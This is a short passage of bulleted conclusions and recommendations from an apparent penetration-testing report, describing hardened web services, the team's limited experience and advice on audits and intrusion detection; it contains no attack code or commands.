- It is worth noting that it was also identified that the services installed on the machine that run on ports 80 and 8080 have configuration revisions and patches that prevent the exploitation of many vulnerabilities that are present in the default versions of the services.
- Testing revealed that even critical vulnerabilities can go undetected or unpatched in updated systems. This underscores the need for regular audits to detect new or recurring.
- Although the tools used are robust, the success of pentesting is also conditioned by the creativity and technical knowledge of the team. In this case, certain vulnerabilities were not exploitable due to specific configurations that protected them and the team's lack of experience in using the tools correctly.
  adequate.
- Perform pentesting under various network conditions, such as larger environments or external connections, to evaluate the robustness of systems in higher exposure scenarios.
- Establish intrusion detection systems to identify and reduce suspicious activities in real time, such as unencrypted connection attempts or unauthorized file access.